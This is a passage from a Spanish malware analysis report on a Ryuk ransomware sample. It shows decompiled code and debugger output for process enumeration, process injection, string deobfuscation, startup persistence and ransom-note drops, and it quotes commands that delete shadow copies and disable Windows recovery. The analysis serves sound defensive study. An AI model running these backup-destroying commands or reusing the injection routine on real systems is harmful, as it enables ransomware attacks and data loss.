            v7 = OpenProcess(0x1FFFFFFu, 0, pe.th32ProcessID);
            if ( v7 )
            {
                wcsncpy((wchar_t*)(v1 + 508i64 * v3), pe.szExeFile, 0x103ui64);
                *(v6 - 1) = pe.th32ProcessID;
                if ( OpenProcessToken(v7, 0x20008u, &TokenHandle) )
                {
                    GetTokenInformation(TokenHandle, TokenUser, v2, 0, &TokenInformationLength);
                    v8 = TokenInformationLength;
                    v9 = GetProcessHeap();
                    v2 = (PSID*)HeapAlloc(v9, 8u, v8);
                    if ( GetTokenInformation(TokenHandle, TokenUser, v2, TokenInformationLength, &TokenInformationLength) )
                }
            }
        } while (Process32NextW(v5, &pe));
    }
}

```

Figura 30: Obtención de los procesos del equipo.

De forma dinámica vemos como en la subrutina **140002D9C** obtiene la lista de procesos corriendo con **CreateToolhelp32Snapshot**. Una vez los obtiene recorre la lista intentando abrir los procesos de uno en uno con **OpenProcess** hasta que le deja. En nuestro caso el primer proceso que puede abrir es **“taskhost.exe”**

0000140002E0D	E8 8C2D0000	call <JMP.&Process32NextW>	
0000140002E12	85C0	test eax,eax	
0000140002E14	0F84 01020000	je vxafl.14000301B	
0000140002E1A	48:8DB3 F8010000	lea rsi,qword ptr ds:[rbx+1F8]	
0000140002E21	33C9	xor ecx,ecx	
0000140002E23	FF15 57320100	call qword ptr ds:[&SetLastError]	
0000140002E29	44:8B4424 68	mov r8d,dword ptr ss:[rsp+68]	
0000140002E2E	33D2	xor edx,edx	
0000140002E30	B9 FFFF1F00	mov ecx,1FFFFFF	
0000140002E35	FF15 25330100	call qword ptr ds:[&OpenProcess]	
0000140002E3B	4C:8BE0	mov r12,rax	
0000140002E3E	48:85C0	test rax,rax	
0000140002E41	0F84 B6010000	je vxafl.140002FFD	
0000140002E47	49:63CF	movsxd rcx,r15d	
0000140002E4A	48:8D55 8C	lea rdx,qword ptr ss:[rbp-74]	
0000140002E4E	48:69C9 FC010000	imul rcx,rcx,1FC	
0000140002E55	41:B8 03010000	mov r8d,103	
0000140002E5B	48:03CB	add rcx,rbx	
0000140002E5E	E8 25530000	call vxafl.140008188	edx:L"taskhost.exe"

Figura 31: Ejecución dinámica de rutina de obtención de procesos

Observamos que posteriormente lee la información del token del proceso, por eso llama a **OpenProcessToken** con el parámetro "20008"

0000000140002E68	004024 00	mov ecx,qword ptr ss:[rsp+00]
0000000140002E67	4C:8D4424 48	lea r8,qword ptr ss:[rsp+48]
0000000140002E6C	894E FC	mov dword ptr ds:[rsi-4],ecx
0000000140002E6F	BA 08000200	mov edx,20008
0000000140002E74	49:8BCC	mov rcx,r12
0000000140002E77	FF15 83310100	call qword ptr ds:[<&OpenProcessToken>]
0000000140002E7D	85C0	test eax,eax

Figura 32: Lectura del token de información del proceso

También comprueba que el proceso en el que se inyectará no sea **csrss.exe**, **explorer.exe**, **lsaas.exe** o que tenga el rango de privilegios de **NT authority**.

```

test    eax, eax
jz     short loc_140005AE5
mov     rdx, rsi      ; Str2
lea     rcx, Str1     ; Str1
call    wcsicmp
test    eax, eax
jz     short loc_140005AE5
cmp     [rbx+4], r15d
jnz    short loc_140005AE5
lea     rdx, aCsrssExe ; "csrss.exe"
mov     rcx, rsi      ; Str1
call    wcsicmp
test    eax, eax
jz     short loc_140005AE5
lea     rdx, aExplorerExe ; "explorer.exe"
mov     rcx, rsi      ; Str1
call    wcsicmp
test    eax, eax
jz     short loc_140005AE5
lea     rdx, aLsaasExe ; "lsaas.exe"
mov     rcx, rsi      ; Str1
call    wcsicmp

```

Figura 33: Procesos excluidos.

Dinámicamente podemos ver como primero realiza la comprobación con la información del token del proceso en la **140002D9C** para saber si a cuenta bajo cuyos permisos se ejecuta el proceso es **NT AUTHORITY**.

0000000140002F68	49:8855 00	mov rax,qword ptr ds:[r13]	
0000000140002F6C	48:8BD8	mov rbx,rax	rbx:L"MISTBORN"
0000000140002F6F	48:8D4424 40	lea rax,qword ptr ss:[rsp+40]	
0000000140002F74	33C9	xor ecx,ecx	
0000000140002F76	48:894424 30	mov qword ptr ss:[rsp+30],rax	
0000000140002F7B	48:8D85 F0010000	lea rax,qword ptr ss:[rbp+1F0]	
0000000140002F82	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0000000140002F87	48:895C24 20	mov qword ptr ss:[rsp+20],rbx	[rsp+20]:L"MISTBORN"
0000000140002F8C	FF15 8E300100	call qword ptr ds:[<&LookupAccountSidW>]	
0000000140002F92	66:833B 4E	cmp word ptr ds:[rbx],4E	rbx:L"MISTBORN", 4E:'N'
0000000140002F96	75 16	jne vxafl.140002FAE	
0000000140002F98	66:837B 02 54	cmp word ptr ds:[rbx+2],54	rbx+2:L"ISTBORN", 54:'T'
0000000140002F9D	75 0F	jne vxafl.140002FAE	
0000000140002F9F	66:837B 06 41	cmp word ptr ds:[rbx+6],41	rbx+6:L"TBORN", 41:'A'

Figura 34: Comprobación de NT AUTHORITY



Y posteriormente fuera de la rutina comprueba que no sea **csrss.exe**, **explorer.exe** o **lsas.exe**.

0000000140005A70	74 73	je vxafl.140005AE5	
0000000140005A72	48:8BD6	mov rdx,rsi	rdx:L"taskhost.exe", rsi:L"taskhost.exe"
0000000140005A75	48:8D0D 1CA21600	lea rcx,qword ptr ds:[14016FC98]	
0000000140005A7C	E8 97260000	call vxafl.140008118	
0000000140005A81	85C0	test eax,eax	
0000000140005A83	74 60	je vxafl.140005AE5	
0000000140005A85	44:397B 04	cmp dword ptr ds:[rbx+4],r15d	
0000000140005A89	75 5A	jne vxafl.140005AE5	
0000000140005A8B	48:8D15 8E0B0100	lea rdx,qword ptr ds:[140016620]	rdx:L"taskhost.exe", 0000000140016620:L"csrss.exe"
0000000140005A92	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005A95	E8 7E260000	call vxafl.140008118	
0000000140005A9A	85C0	test eax,eax	
0000000140005A9C	74 47	je vxafl.140005AE5	
0000000140005A9E	48:8D15 930B0100	lea rdx,qword ptr ds:[140016638]	rdx:L"taskhost.exe", 0000000140016638:L"explorer.exe"
0000000140005AA5	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005AA8	E8 6B260000	call vxafl.140008118	
0000000140005AAD	85C0	test eax,eax	
0000000140005AAF	74 34	je vxafl.140005AE5	
0000000140005AB1	48:8D15 A00B0100	lea rdx,qword ptr ds:[140016658]	rdx:L"taskhost.exe", 0000000140016658:L"lsas.exe"
0000000140005AB8	48:8BCE	mov rcx,rsi	rsi:L"taskhost.exe"
0000000140005ABB	E8 58260000	call vxafl.140008118	

Figura 35: Comprobación de NT AUTHORITY

Una vez tiene la captura de los procesos, ha abierto los procesos y comprobado que ninguno de estos sean los que está excluyendo, se dispone a escribir en la memoria del proceso a inyectar.

Para ello, primero reserva espacio en memoria (**VirtualAllocEx**), escribe en ella (**WriteProcessMemory**) y crea un thread (**CreateRemoteThread**). Para operar con estas funciones utiliza los PID de los procesos elegidos que ha obtenido previamente con el **CreateToolhelp32Snapshot**

```

v8 = VirtualAllocEx(v2, v5, v6, 0x3000u, 0x40u);
if ( !v8 )
{
    v9 = GetLastError();
    itoa(v9, &Dest, 10);
    CloseHandle(v2);
    return 1i64;
}
NumberOfBytesWritten = 0i64;
if ( !WriteProcessMemory(v2, v8, v5, v7, &NumberOfBytesWritten) )
{
    v10 = 2;
LABEL_10:
    CloseHandle(v2);
    VirtualFreeEx(v2, v5, 0i64, 0x8000u);
    return v10;
}
if ( !CreateRemoteThread(v2, 0i64, 0i64, StartAddress, v8, 0, 0i64) )
{
    GetLastError();
    v10 = 3;
    goto LABEL_10;
}
    
```

Figura 36: Código para la inyección.


Aquí podemos observar de forma dinámica como emplea el PID del proceso para llamar a la función **VirtualAllocEx**.

C74424 20 40000000	mov dword ptr ss:[rsp+20],40	40: '@'
44:8BC3	mov r8d,ebx	
48:8BD6	mov rdx,rsi	
48:8BCF	mov rcx,rdi	
8BEB	mov ebp,ebx	
FF15 5C490100	call qword ptr ds:[<&VirtualAllocEx>]	
48:8BD8	mov rbx,rax	
48:85C0	test rax,rax	

Figura 37: Llamada a VirtualAllocEx

## 5.4 Cifrado


En este apartado vamos a ver la parte de cifrado de nuestra muestra. En la siguiente imagen observamos 2 subrutinas llamadas “**LoadLibrary\_EncodeString**” y “**Encode\_Func**” que son las encargadas de realizar el procedimiento de cifrado.

A screenshot of a debugger window showing assembly code for the `Encode_Func` subroutine. A red arrow points to the top of the window. The code includes instructions for sleeping, calling `LoadLibrary_EncodeString`, and performing various register operations like `lea`, `xor`, `mov`, `pop`, and `retn`.

```
mov     ecx, 1388h      ; dwMilliseconds
call    cs:Sleep
call    LoadLibrary_EncodeString
lea     ecx, [r12+2]
call    Encode_Func
lea     r11, [rsp+0BB060h+var_20]
xor     eax, eax
mov     rbx, [r11+30h]
mov     rsi, [r11+38h]
mov     rdi, [r11+40h]
mov     rsp, r11
pop     r15
pop     r14
pop     r13
pop     r12
pop     rbp
retn
```

Figura 38: Rutinas de cifrado

En la primera, vemos como carga una string que posteriormente utilizará para desofuscar todo lo necesario: Imports, DLLs, comandos, ficheros y el CSP.

A screenshot of a debugger window showing assembly code for the `LoadLibrary_EncodeString` procedure. The code defines local variables and performs stack operations, including pushing registers, moving values, and calling `strlen`.

```
LoadLibrary_EncodeString proc near

LibFileName= byte ptr -20h
var_18= dword ptr -18h
var_14= byte ptr -14h
ProcName= byte ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= word ptr -4
var_s0= byte ptr 0
arg_0= qword ptr 30h
arg_8= qword ptr 38h
arg_10= qword ptr 40h

mov     [rsp-28h+arg_0], rbx
mov     [rsp-28h+arg_8], rsi
mov     [rsp-28h+arg_10], rdi
push   rbp
push   r12
push   r13
push   r14
push   r15
mov     rbp, rsp
sub     rsp, 40h
mov     ecx, cs:dword_1400235CC
call    sub_140005464
lea     r12, Str          ; "SjvKQbBYmqvhLiepBJZQMJDwLBTrDKGJT[w[TZL"...
mov     esi, eax
mov     rcx, r12          ; Str
xor     edi, edi
call   strlen
lea     r13d, [rdi+1]
test   rax, rax
jz     short loc_1400046C6
```

Figura 39: Cadena de desofuscación

En la siguiente imagen se muestra, en el registro R14, el primer import que desofusca, **LoadLibrary**. Este será utilizado más adelante para cargar las DLLs necesarias. También podemos observar, en el registro R12, otra string que es utilizada junto a la anterior para realizar la desofuscación.

```

Ocultar FPU
RAX 000000000000006B 'k'
RBX 00007FF653C964B4 ttqum.00007FF653C964B4
RCX 0000000000000048 'H'
RDX 000000000000000B
RBP 00000016D6644950
RSP 00000016D6644910
RSI 000000000000000C
RDI 00007FF653CA3E4C ttqum.00007FF653CA3E4C

R8 7EFEFEFEFEFEFEFF
R9 7EFEFEFEFEFEFEFF
R10 0000000000000000
R11 8101010101010100
R12 00007FF653CA35D0 "PIuHRaAZnrUkOjfsAIYRNIGtOAwqGhI"
R13 0000000000000001
R14 00007FF653CA3E40 "LoadLibraryA"
R15 0000000000000044 "d"

RIP 00007FF653C8470A ttqum.00007FF653C8470A

RFLAGS 000000000000206
ZE 0 PF 1 AE 0
OE 0 SE 0 DF 0
CE 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000018 (STATUS_CONFLICTING_ADDRESSES)

```

Figura 40: Desofuscación en dinámico

Continúa cargando los comandos que posteriormente ejecutará para desactivar las copias de seguridad, los puntos de restauración y los modos de arranque seguro.

Dirección	Hex	ASCII
00007FF653CA35C0	35 00 20 00 12 00 02 00 1C 00 00 00 3A F2 57 00	5. ....:õw.
00007FF653CA35D0	50 49 75 48 52 61 41 5A 6E 72 75 6B 4F 6A 66 73	PIuHRaAZnrUkOjfs
00007FF653CA35E0	41 49 59 52 4E 49 47 74 4F 41 57 71 47 48 44 49	AIYRNIGtOAwqGhI
00007FF653CA35F0	57 58 74 58 57 59 4F 41 68 44 6C 4F 56 49 68 56	WtXWYOAhDlOVIkV
00007FF653CA3600	43 49 76 67 6E 56 49 66 49 72 61 53 68 6C 51 54	CiVgnVifIrasklQT
00007FF653CA3610	64 52 64 44 65 48 53 50 00 00 00 00 00 00 00 00	dRdDeHSP.....
00007FF653CA3620	76 73 73 61 64 6D 69 6E 20 44 65 6C 65 74 65 20	Vssadmin Delete
00007FF653CA3630	53 68 61 64 6F 77 73 20 2F 61 6C 6C 20 2F 71 75	Shadows /all /qu
00007FF653CA3640	69 65 74 0D 0A 76 73 73 61 64 6D 69 6E 20 72 65	iet..vssadmin re
00007FF653CA3650	73 69 7A 65 20 73 68 61 64 6F 77 73 74 6F 72 61	size shadowstora
00007FF653CA3660	67 65 20 2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63	ge /for=c: /on=c
00007FF653CA3670	3A 20 2F 6D 61 78 73 69 7A 65 3D 34 30 31 4D 42	:/maxsize=401MB
00007FF653CA3680	0D 0A 76 73 73 61 64 6D 69 6E 20 72 65 73 69 7A	..vssadmin resiz
00007FF653CA3690	65 20 73 68 61 64 6F 77 73 74 6F 72 61 67 65 20	e shadowstorage
00007FF653CA36A0	2F 66 6F 72 3D 63 3A 20 2F 6F 6E 3D 63 3A 20 2F	/for=c: /on=c: /
00007FF653CA36B0	6D 61 78 73 69 7A 65 3D 75 6E 62 6F 75 6E 64 65	maxsize=unbounde

Figura 41: Carga de comandos

Posteriormente, carga la ubicación donde soltará 3 ficheros: **Windows.bat**, **run.sct** y **start.bat**.

Dirección	Hex	ASCII
00007FF653CA3C52	44 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00	D.o.c.u.m.e.n.t.
00007FF653CA3C62	73 00 20 00 61 00 6E 00 64 00 20 00 53 00 65 00	s. .a.n.d. .s.e.
00007FF653CA3C72	74 00 74 00 69 00 6E 00 67 00 73 00 5C 00 44 00	t.t.i.n.g.s.\.D.
00007FF653CA3C82	65 00 66 00 61 00 75 00 6C 00 74 00 20 00 75 00	e.f.a.u.l.t. .u.
00007FF653CA3C92	73 00 65 00 72 00 5C 00 77 00 69 00 6E 00 64 00	s.e.r.\.w.i.n.d.
00007FF653CA3CA2	6F 00 77 00 2E 00 62 00 61 00 74 00 00 00 0C 00	o.w..b.a.t.....
00007FF653CA3CB2	0D 00 1A 00 28 00 27 00 0C 00 24 00 34 00 1A 00	...+!...\$.4...
00007FF653CA3CC2	01 00 55 00 0A 00 21 00 0E 00 46 00 20 00 24 00	..U...!...F...\$.
00007FF653CA3CD2	3D 00 2D 00 38 00 20 00 2E 00 34 00 28 00 00 00	=.-.;...4.(...
00007FF653CA3CE2	00 00 00 00 00 00 03 06 33 1C 05 20 13 1F 32 3F	...3...??
00007FF653CA3CF2	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..#..82
00007FF653CA3D02	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D12	3E 3A 38 15 00 00 03 06 33 1C 05 20 13 1F 32 3F	>:8...3...82
00007FF653CA3D22	1C 08 3D 05 15 1C 27 3D 05 05 27 27 23 1B 38 32	..#..82
00007FF653CA3D32	0B 32 32 3A 36 2C 39 2C 22 3D 25 2A 26 2E 06 18	..22:6,9,"=%*&...
00007FF653CA3D42	3C 20 3A 20 63 69 65 73 5C 53 79 73 74 65 6D 5C	< : c:\System\

Dirección	Hex	ASCII
00007FF653CA3D58	5C 75 73 65 72 73 5C 50	Users\Public\ru
00007FF653CA3D68	6E 2E 73 63 74 00 00 00	n.sct.....) .a.

Dirección	Hex	ASCII
00007FF653CA3D70	5C 53 74 61 72 74 20 4D	Start Menu\Prog
00007FF653CA3D80	72 61 6D 73 5C 53 74 61	rams\Startup\sta
00007FF653CA3D90	72 74 2E 62 61 74 00 00	rt.bat..j. ;7.2.
00007FF653CA3DA0	00 00 00 00 00 00 00 00	

Dirección	Hex	ASCII
00007FF653CA3DA0	00 00 00 00 00 00 00 00	
00007FF653CA3DB0	5C 41 70 70 44 61 74 61	\AppData\Roaming
00007FF653CA3DC0	5C 4D 69 63 72 6F 73 6F	\Microsoft\windo
00007FF653CA3DD0	77 73 5C 53 74 61 72 74	ws\Start Menu\Pr
00007FF653CA3DE0	6F 67 72 61 6D 73 5C 53	ograms\Startup\s
00007FF653CA3DF0	74 61 72 74 2E 62 61 74	tart.bat.....
00007FF653CA3E00	73 74 61 72 74 20 22 22	start "" "
00007FF653CA3E10	73 74 61 72 74 20 22 22	start "" %TEMP%
00007FF653CA3E20	73 74 61 72 74 20 22 22	start "" %PUBLIC

Figura 42: Ubicación de los ficheros

Estos 3 ficheros sirven para comprobar los privilegios que se poseen en cada una de las ubicaciones. Si no se disponen de los privilegios necesarios, el Ryuk finaliza su ejecución.

Sigue cargando las strings correspondientes a tres ficheros. El primero, **DECRYPT\_INFORMATION.html**, contiene la información necesaria para rescatar los ficheros. El segundo, **PUBLIC**, contiene la clave pública RSA.

Dirección	Hex	ASCII
00007FF653CA2E9C	F7 C3 C7 E3 AD 26 5F A6	+Acá.&_!...\.D.
00007FF653CA2EAC	45 00 43 00 52 00 59 00	E.C.R.Y.P.T...I.
00007FF653CA2EBC	4E 00 46 00 4F 00 52 00	N.F.O.R.M.A.T.I.
00007FF653CA2ECC	4F 00 4E 00 2E 00 68 00	O.N...h.t.m.l...

Figura 43: String de DECRYPT INFORMATION.html

El tercero, **UNIQUE\_ID\_DO\_NOT\_REMOVE**, contiene la clave codificada que se utilizará en la siguiente subrutina para realizar el cifrado.

Dirección	Hex	ASCII
00007FF653CA347C	F8 F1 E8 0D 54 DE 8D 7B	one.TP.{...\.U.
00007FF653CA348C	4E 00 49 00 51 00 55 00	N.I.Q.U.E...I.D.
00007FF653CA349C	5F 00 44 00 4F 00 5F 00	_.D.O...N.O.T._.
00007FF653CA34AC	52 00 45 00 4D 00 4F 00	R.E.M.O.V.E.....

Figura 44: String de UNIQUE ID DO NOT REMOVE

Finalmente, carga las librerías necesarias junto a los imports deseados y el CSP (**Microsoft Enhanced RSA and AES Cryptographic Provider**).

00007FF653C84C29	FF15 A1140100	call qword ptr ds:[<&LoadLibraryA>]	
00007FF653C84C2F	48:8BC8	mov rcx, rax	
00007FF653C84C32	48:8905 7FB01600	mov qword ptr ds:[7FF653DEFCB8], rax	00007FF653CA3E40: "LoadLibraryA"
00007FF653C84C39	48:8D15 00F20100	lea rdx, qword ptr ds:[7FF653CA3E40]	
00007FF653C84C40	FF15 72150100	call qword ptr ds:[<&GetProcAddress>]	00007FF653CA4642: "mpr.dll"
00007FF653C84C46	48:8D0D F5F90100	lea rcx, qword ptr ds:[7FF653CA4642]	
00007FF653C84C4D	48:8905 A4B01600	mov qword ptr ds:[7FF653DEFCF8], rax	
00007FF653C84C54	FFD0	call rax	
00007FF653C84C56	48:8D0D ADFA0100	lea rcx, qword ptr ds:[7FF653CA470A]	00007FF653CA470A: "advapi32.dll"
00007FF653C84C5D	48:8905 54B11600	mov qword ptr ds:[7FF653DEFD88], rax	
00007FF653C84C64	FF15 8E801600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C6A	48:8D0D E8FD0100	lea rcx, qword ptr ds:[7FF653CA4A5C]	00007FF653CA4A5C: "ole32.dll"
00007FF653C84C71	48:8905 20E60200	mov qword ptr ds:[7FF653C83298], rax	
00007FF653C84C78	FF15 7AB01600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C7E	48:8D0D 6DFE0100	lea rcx, qword ptr ds:[7FF653CA4AF2]	00007FF653CA4AF2: "Shell32.dll"
00007FF653C84C85	48:8905 94E50200	mov qword ptr ds:[7FF653C83220], rax	
00007FF653C84C8C	FF15 66801600	call qword ptr ds:[7FF653DEFCF8]	
00007FF653C84C92	48:8D0D 8F1E0100	lea rcx, qword ptr ds:[7FF653C96B28]	00007FF653C96B28: "Iphlapi.dll"
00007FF653C84C99	48:8905 A8B01600	mov qword ptr ds:[7FF653DEFD48], rax	

Figura 45: Carga de librerías

Una vez terminada toda la desofuscación, pasa a realizar las acciones necesarias para cifrar: enumerar todas la unidades lógicas, ejecutar lo cargado en la anterior subrutina, realizar la persistencia, soltar el RyukReadMe.html, cifrar, enumerar los dispositivos de red, expandirse por los dispositivos detectados y cifrar.

Empieza cargando el “cmd.exe” y dropeando la clave pública RSA.

```
loc_7FF7A9663A4F:
call    wcschat
mov     rdx, rbx          ; Source
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcsncpy
lea     rdx, aPublic     ; "PUBLIC"
lea     rcx, word_7FF7A97CF2F0 ; Dest
call    wcschat
lea     rcx, clavePublica_victima
call    sub_7FF7A9663098
call    sub_7FF7A96637E4
mov     ecx, 3E8h
call    cs:qword_7FF7A96931A0
mov     al, cs:byte_7FF7A9676928
movsd   xmm0, cs:qword_7FF7A9676920
movsd   xmm1, cs:qword_7FF7A9676940
mov     [rsp+140h+var_F8], al
xor     eax, eax
mov     [rsp+140h+var_F7], al
mov     eax, cs:dword_7FF7A9676948
mov     [rbp+40h+var_98], eax
mov     al, cs:byte_7FF7A967694C
movsd   qword ptr [rsp+140h+var_100], xmm0
movups  xmm0, cs:xmmword_7FF7A9676930
mov     [rbp+40h+var_94], al
xor     eax, eax
mov     [rbp+40h+var_93], rax
mov     [rbp+40h+var_8B], ax
mov     [rbp+40h+var_89], al
movups  xmmword ptr [rbp+40h+var_B0], xmm0
movsd   [rbp+40h+var_A0], xmm1
call    cs:GetLogicalDrives
mov     edi, eax
mov     ebx, r12d
```

Figura 46: Preparación de cifrado

Continúa, obteniendo todas la unidades lógicas con **GetLogicalDrives** y desactivando todas las copias de seguridad, puntos de restauración y modos de arranque seguro.

```
xor     edx, edx          ; uCmdShow
lea     rcx, CmdLine     ; "cmd /c \"WMIC.exe shadowcopy delet\"""
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aVssadminExeDel ; "vssadmin.exe Delete Shadows /all /quiet"
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBcdeditSetDefa ; "bcdedit /set {default} recoveryenabled "...
call    cs:WinExec
xor     edx, edx          ; uCmdShow
lea     rcx, aBootstatuspoli ; "bootstatuspolicy ignoreallfailures"
call    cs:WinExec
cmp     cs:dword_7FF653CB32A4, r12d
mov     r14d, [rbp+40h+arg_0]
jnz     short loc_7FF653C83BB0
```

Figura 47: Desactivación de medidas de restauración

Sigue, realizando la persistencia tal y como hemos visto anteriormente y dropea el primer **RyukReadMe.html** en **TEMP**.




Figura 48: Lanzamiento de nota de rescate

En la siguiente imagen vemos como crea el fichero, carga el contenido y lo escribe:

